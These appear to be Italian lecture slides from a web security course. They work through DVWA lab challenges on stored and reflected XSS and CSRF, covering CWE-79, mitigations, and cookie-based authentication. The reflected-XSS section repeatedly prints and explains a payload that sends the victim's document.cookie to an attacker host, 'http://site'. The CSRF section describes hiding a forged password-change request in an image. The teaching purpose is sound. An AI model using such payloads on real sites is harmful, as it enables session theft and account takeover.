


Sfida XSS Stored

Albero di attacco



Stored XSS



Sfida XSS Stored

La vulnerabilità

- La vulnerabilità analizzata nella sfida XSS Stored sfrutta una specifica **debolezza**
 - Qual è questa debolezza?
 - Che CWE ID ha?



Sfida XSS Stored

Debolezza #1

- L'applicazione **non neutralizza** (o lo fa in modo errato) l'**input utente** inserito in una pagina Web
- CWE di riferimento: **CWE-79**
Improper Neutralization of Input during Web Page Generation ('Cross-site Scripting')
<https://cwe.mitre.org/data/definitions/79.html>



Sfida XSS Stored

Mitigazioni

- Possiamo implementare un **filtro** basato su **white list**, facendo scegliere l'input in una lista di valori fidati
 - Ad esempio, tramite un menu a tendina
- In alternativa, possiamo implementare un filtro che **neutralizzi i caratteri speciali** nell'input
 - Ciò accade nel livello "High"



Sfida XSS Stored


Mitigazioni

- Attivando la **script security** a livello "high", lo script `xss_s` (abusato finora) **adopera un filtro** basato su tre funzioni
 - `trim()`
 - `mysql_real_escape_string()`
 - `htmlspecialchars()`



Ripristino del database

- Dopo l'esecuzione di una sfida, è possibile ripristinare il database di DVWA mediante il tasto **"Create/Reset Database"** dal menu Setup



The screenshot shows the 'Database setup' page in the DVWA application. On the left is a sidebar menu with options: Home, Instructions, Setup (highlighted in green), Brute Force, Command Execution, CSRF, and File Inclusion. The main content area is titled 'Database setup' with a wrench icon. It contains instructions: 'Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in /config/config.inc.php'. Below this, it states: 'If the database already exists, it will be cleared and the data will be reset.' The 'Backend Database' is set to 'MySQL'. At the bottom is a button labeled 'Create / Reset Database'.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.


Backend Database: MySQL

Create / Reset Database



Impostazione delle difese

- Per la terza sfida, impostiamo nuovamente il **livello di sicurezza** degli script di DVWA a "Low"


DVWA Security 

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.





Sfida XSS Reflected



- Selezioniamo il bottone "XSS Reflected"
- Otteniamo una pagina Web con un form di input "What's your Name"
- Mediante la pressione del tasto "Submit", l'input viene sottomesso all'applicazione xss_r in esecuzione sul server
- Non è coinvolto alcun server SQL

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?



Sfida XSS Reflected

- La strategia di attacco a xss_r ricalca quella vista per xss_s
- Tuttavia, a differenza di xss_s, il form HTML nell'applicazione xss_r **accetta molti più caratteri**
- Ciò rende possibili **attacchi più sofisticati**



Sfida XSS Reflected

Consideriamo il **codice Javascript** seguente

```
<img  
  src=x  
  onerror = this.src =  
    'http://site/?c=' +document.cookie  
>
```



Sfida XSS Reflected

Consideriamo il **codice Javascript** seguente

```
<img
```

Il tag img definisce una immagine in un tag HTML

```
src=x
```

```
onerror = this.src =
```

```
'http://site/?c=' + document.cookie
```

```
/>
```



Sfida XSS Reflected

Consideriamo il **codice Javascript** seguente

```
<img
```

```
src=x
```

Si prova a caricare
un'immagine inesistente

```
onerror = this.src =
```

```
'http://site/?c='+document.cookie
```

```
/>
```



Sfida XSS Reflected

Consideriamo il **codice Javascript** seguente

```
<img  
  src=x  
  onerror = this.src =  
    'http://site/?c=' +document.cookie  
>
```

L'evento onerror scatta quando
si verifica un errore nel caricamento
di un oggetto esterno



Sfida XSS Reflected

Consideriamo il **codice Javascript** seguente

```
<img  
  src=x  
  onerror = this.src =  
    'http://site/?c=' +document.cookie  
>
```

Se si verifica l'evento onerror
viene associata una callback
(funzione Javascript)



Sfida XSS Reflected

Consideriamo il codice Javascript seguente

```
<img  
  src=x  
  onerror = this.src =  
    'http://site/?c='+document.cookie  
>
```

In Javascript, `this` è usato per
indicare l'oggetto corrente
(l'immagine)



Sfida XSS Reflected

Consideriamo il **codice Javascript** seguente

```
<img  
  src=x  
  onerror = this.src =  
    'http://site/?c='+document.cookie  
>
```

La proprietà src specifica
la sorgente dell'oggetto



Sfida XSS Reflected

Consideriamo il codice Javascript seguente

```
<img  
  src=x  
  onerror = this.src =  
    'http://site/?c=' +document.cookie  
>
```

Viene specificato l'URL
da richiedere in caso di errore



Sfida XSS Reflected

Consideriamo il **codice Javascript** seguente

```
<img  
  src=x  
  onerror = this.src =  
    'http://site/?c=' +document.cookie  
>
```

All'URL è attaccato un
parametro c



Sfida XSS Reflected

Consideriamo il **codice Javascript** seguente

```
<img  
  src=x  
  onerror = this.src =  
    'http://site/?c='+document.cookie  
>
```

Il valore del parametro c
è la stringa contenente i
cookie dell'ultima vittima




Sfida XSS Reflected

- Che succede se il codice appena visto viene **iniettato** nel campo "What's your Name"?
- Viene provocato l'**invio di una richiesta HTTP** al Web server **http://site**
 - L'URL della richiesta contiene i cookie dell'utente che ha caricato la pagina!
 - Se il Web server è sotto il controllo dell'attaccante, costui può analizzare i log e **leggere i cookie**



Sfida XSS Reflected

Albero di attacco



Reflected XSS

Utente
vittima



① Invia il link alla vittima

② Fa click sul link e si
connette a un server


③ Fornisce dati sensibili



Attaccante

Prepara un link
per l'utente
vittima

④ Invia dati
sensibili



Server
vittima



Sfida XSS Reflected

La vulnerabilità

- La vulnerabilità analizzata nella sfida XSS Stored sfrutta una specifica **debolezza**
 - Qual è questa debolezza?
 - Che CWE ID ha?



Sfida XSS Reflected

Debolezza #1

- L'applicazione **non neutralizza** (o lo fa in modo errato) l'**input utente** inserito in una pagina Web
- CWE di riferimento: **CWE-79**
Improper Neutralization of Input during Web Page Generation ('Cross-site Scripting')
<https://cwe.mitre.org/data/definitions/79.html>



Sfida XSS Reflected

Mitigazioni

- Possiamo implementare un **filtro** basato su **white list**, facendo scegliere l'input in una lista di valori fidati
 - Ad esempio, tramite un menu a tendina
- In alternativa, possiamo implementare un filtro che **neutralizzi i caratteri speciali** nell'input



Sfida XSS Reflectd

Mitigazioni


- Attivando la **script security** a livello "high", lo script `xss_r` (abusato finora) **adopera un filtro** basato su tre funzioni
 - `trim()`
 - `mysql_real_escape_string()`
 - `htmlspecialchars()`



I cookie



- Un **cookie** è una coppia nome/valore creata dal sito Web e memorizzata nel browser del client



Uso dei cookie



- I **cookie** sono usati nelle applicazioni Web per
 - Autenticazione
 - Tracking
 - Gestione delle preferenze degli utenti

- Un cookie viene
 - Creato dall'applicazione Web in esecuzione sul server
 - Salvato nel browser del client
 - Letto successivamente dall'applicazione che lo ha creato



Cookie-based Authentication



- I server utilizzano i cookie per memorizzare informazioni sui client
 - Dopo che un client si è autenticato con successo, il server gli invia un cookie che funge da authentication tag
 - Ad ogni successiva richiesta di autenticazione, il browser presenta il cookie
 - Il server verifica l'autenticità del cookie e fornisce l'accesso



Cookie-based Authentication



Client/Browser

Web Server




POST /login.cgi

Set-Cookie:authenticator

GET /...
Cookie:authenticator

response



Verifica che
il client sia
autorizzato

Controlla la validità del
cookie
(authentication tag)



Impostazione delle difese

- Per la quarta sfida, impostiamo nuovamente il **livello di sicurezza** degli script di DVWA a "Low"

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low



Submit



Sfida CSRF



- Selezioniamo il bottone "CSRF"
- Otteniamo una pagina Web con due form di input "New password" e "Confirm new password"
- Mediante la pressione del tasto "Submit", l'input viene sottomesso all'applicazione csrf in esecuzione sul server
- La password è inserita in un database SQL

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Change



Sfida CSRF

Passo 1

- Immettiamo l'input seguente nei form "New password" e "Confirm new password":



password

password

- Analizziamo la risposta ottenuta:

Password changed

- Notiamo qualcosa di interessante?



Sfida CSRF

Due errori clamorosi

- Le **password** immesse dall'utente sono riflesse nell'input **in chiaro**
 - Un attaccante che **monitora il traffico** di rete le cattura subito
- L'URL è associato ad un'azione che si suppone essere eseguita da un **utente fidato**
 - L'URL non contiene alcun parametro legato all'utente, come la password vecchia, per cui è riproducibile da chiunque
 - Se questo accade, e l'azione è eseguita da un utente non fidato, **il server non ha alcun modo di accorgersene**



Sfida CSRF

Idea



- L'attaccante può preparare **una richiesta contraffatta**, modificando i parametri `password_new` e `password_conf` nell'URL
- La richiesta contraffatta viene poi nascosta in una immagine
- La vittima, loggata a DVWA, viene indotta a caricare l'immagine inconsapevolmente
 - Viene provocata la **modifica della password** per una vittima!



Sfida CSRF

Idea



- Ad esempio, la richiesta contraffatta potrebbe essere nascosta così:

```


```

- Quando il browser della vittima valuta la richiesta **inconsiamente si collega alla pagina di cambio password** e la modifica ha successo

